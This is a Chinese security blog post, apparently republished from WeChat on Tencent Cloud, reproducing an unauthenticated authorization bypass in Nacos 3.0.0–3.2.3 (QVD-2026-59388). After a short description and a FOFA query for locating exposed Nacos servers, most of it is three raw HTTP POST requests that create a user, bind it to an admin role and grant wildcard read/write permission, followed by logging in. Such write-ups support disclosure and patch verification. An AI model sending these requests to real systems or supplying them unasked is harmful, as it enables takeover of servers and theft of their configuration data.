【漏洞复现】Nacos 权限绕过漏洞(QVD-2026-59388)

【漏洞复现】Nacos 权限绕过漏洞(QVD-2026-59388)
熔城Sec
发布于 2026-09-15 14:11:00
发布于 2026-09-15 14:11:00

图片
免责声明
该公众号大部分文章来自作者日常学习笔记,也有部分文章是经过作者授权和其他公众号白名单转载,未经授权,严禁转载,如需转载,联系开白。请勿利用文章内的相关技术从事非法测试,如因此产生的一切不良后果与文章作者和本公众号无关。公众号现在只对常读和星标的公众号才展示大图推送,建议把公众号设为星标,否则可能就看不到啦!感谢各位师傅。
图片
漏洞描述
Nacos权限绕过漏洞(QVD-2026-59388),该漏洞源于Nacos 3.0.0至3.2.3版本的UserControllerV3.createUser()方法的@Secured注解缺少apiType参数,导致鉴权作用域错配。攻击者可利用该漏洞在未授权状态下创建管理员账户,进而完全接管服务端,窃取所有配置信息。鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
图片
资产收集
fofa:app="Nacos"图片
漏洞复现
一、未认证创建任意用户
POST /nacos/v3/auth/user HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
username=testuser04&password=Test@123
二、未认证创建角色并绑定用户
POST /nacos/v3/auth/role HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
username=testuser04&role=admin_role
三、未认证赋予通配读写权限
POST /nacos/v3/auth/permission HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
role=admin_role&resource=*&action=rw
四、登录
testuser04/Test@123
本文参与 腾讯云自媒体同步曝光计划,分享自微信公众号。
原始发表:2026-08-31,如有侵权请联系 cloudcommunity@tencent.com 删除
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号